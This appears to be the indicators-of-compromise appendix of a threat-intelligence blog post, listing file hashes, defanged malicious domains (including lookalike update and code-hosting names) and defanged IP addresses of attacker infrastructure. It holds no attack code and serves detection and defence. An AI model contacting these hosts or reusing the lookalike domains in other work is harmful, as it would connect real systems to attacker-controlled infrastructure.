adbee84e9a43949b0a816f052ffb3c0b7855e078b985fea95532158c3b9389bc
0f26e1ba39ddd1f0a7e6f72bd8c4e02a5f0140de72eeda9fe5ab56402821e31e
ab7d531d298f0d77bc7bbdbc36f4f8a1732ceca90ff60e3f225a99b9b10f334e
ac99754357bd4a69c1de576977e0ee19c7354f29f7f52a9893b7a60f9c2f5248
94aa88ff6222583b2a5b791ddd655837787e31f59483ed91f860857d3399b84a

3ad35ea116b2c0855c13459a04699318b3944762385e8a47144f1d03b48f0bb1
0611c153bf8b8561ef53f2a5ba1413115bdc0e4554e0c22cf9641bd8845db03e
114824bccfafcbb42040f119fdcd3ec48f54eb154ffee6676d06986cba2b0af0
297c53d935c501864e15fe7abcfdafed83df9aafdf241094604ae405529c5eb7
0963c0034a5e0665729d686d50c5375948c4a684c56770adb13d24ff5df8013d
749784fb7846bb3b52dd8c2f660b53d95d5df30387b87b65b584ef9cc781ae52
8495598b1fec814d72caf76f1460b132071bb7305335331fed3bac9876c6e40c
98e17fe36ff77106bbbb9a04f3e00004bf872b88aab22438076966913ea83322
bcd7e5964630c34f06a43e48d696d99d7abae6b679509ad839ffa5179a972838
24f7296ac5ce844678c5f7470eaf64b28e870108ca06851c8f66a27a52003f12
2de964314a8aacc40897140f6fe21d268e24503a69f9821177e31bca7b1e4035
52863d36a216a86b2f90914db2d9229cba7ea317ab5ee9a678cb229087f04611
9d513a419bf129a42017b29eb7d084451a4f34be0828f6871439ec79f7f9b5fb
d478f867512e18d839180ceafc980c8fb26c3aa7d1c9e96d054819c81afef6f4
b88a7f3288bdf4b97d75dad4e47e5cb3d4e0962b12674a08e32e5f96e762e877
f4aceaf5c0740093f8040f5e0f29c7582a1bd7ab2bca628d162fb45c29045063
2305ae23ea350e31b05b9f071d315ee60c5a88e96ce11be8ff9db16314a6197c
99b5404df81992cad104dd242bc736d75fd6c58af34dc1a75a8ee3c5e1784fa4
85b5e95cbb5103202abebf8f84b91a286994e61b33ddef53355ab0df2a2b6d9a
cff25a9c84c893e32a9a75c1dae385934cf917f709efa11172a53ea2337fa109
154c977a113ff4d94ff2f29f7b93a8d0bd6ad8e67a820c09505117f5d386fd40
67ccc12c0a17dc31388a8c851d076edaaf1213e80398b01d46f5a29b8c7b8b9b
e8bc706b0b007d6a122c6b19e87451e550baee793540774db13b9a08803ed76a

f32dfbe4a2c11a975d735297bf76f6497ce9f5789ab8eaaef3fdd182c2f1f7b1
c59ebe5cf45935c7b5f91b5936fe2c8a5feb7ca161e40ca4e3fb93e447373fa6
3537bfeaf2c18feafeaf773700a88118fd50979d97f2c42c7e34ba6c9aa62820
2949f0b16b83b35dc8a3dfa11815b9516403e3997e13100e7b86f3bb81f6c283
0e7c96a22e3612c68866a8693cc583df95972d3444978ce163c024a45682133a
7d9f5eb3f704607e6f63681842f48071cc58f2f2e63b16b64a49440cb4b9e6e3
8a64d368ce14c5a1f5e775714bcc02f080d0541360743bb4235e0d640f1787b1
36cf87fe2e29cc8b0fd84fce91d70e62a4c4d2fc5f9650dc37440d629ae61b8f
090e886e5605255ad5708e1f27aecc54319de835abd28853e54182981410707e
fa7d8c44a0ecb5ec40832d0d2cfe22c47879317177eae88d178e156f1c8d61a3
d948b486c740b66642a5ae29dc1cb80da703ad40296bcda34a1b27216b63a5cd
612fe3a3ace706725aa5415a1cd1cf18548627b4b40636c5443cb770def30b4c
96488c59287889fcd3b9952ec78b78914fabb901c8b61a7354552439170ed148

Domains:

rb[.]aliyuntsi[.]com

br[.]team-c2[.]com

hwlocal[.]team-hw[.]com

br[.]team-hw[.]com

data[.]mirrors-inc[.]com

team-hw[.]com

update[.]team-c2[.]com

devops[.]aliyuntsi[.]com

bageyi[.]kernel-lib[.]com

8yu[.]kernel-lib[.]com

dnslog[.]kernel-lib[.]com

js[.]ai-jquery[.]com

api[.]onlinevrgame[.]com

file[.]ijjst23m[.]com

kerneltty[.]com

80[.]443[.]team

up[.]443[.]team

404[.]443[.]team

data[.]windows-update-cdn[.]com

microsoft-azure-loadbalance[.]com

update[.]aliyun[.]la

api[.]gitlab[.]bet

github[.]la

update[.]opentls2[.]com

IPs:

154[.]84[.]62[.]160

154[.]84[.]62[.]128

154[.]84[.]62[.]149

154[.]84[.]62[.]145

15[.]228[.]251[.]82

56[.]124[.]87[.]60

18[.]229[.]255[.]14

18[.]166[.]208[.]57
18[.]228[.]136[.]28
43[.]198[.]248[.]193
43[.]199[.]133[.]195
18[.]166[.]243[.]179
18[.]164[.]116[.]24
13[.]203[.]9[.]172
43[.]198[.]30[.]170
18[.]162[.]210[.]53
56[.]125[.]218[.]234
18[.]228[.]195[.]216
56[.]124[.]49[.]89
54[.]207[.]196[.]189
165[.]22[.]101[.]200
172[.]80[.]8[.]202
104[.]206[.]37[.]134
108[.]187[.]28[.]158
202[.]146[.]222[.]18
192[.]253[.]229[.]23
16[.]162[.]255[.]92
13[.]250[.]18[.]158
18[.]163[.]182[.]231
204[.]16[.]172[.]106

[GO UP](#)

[BACK TO ALL POSTS](#)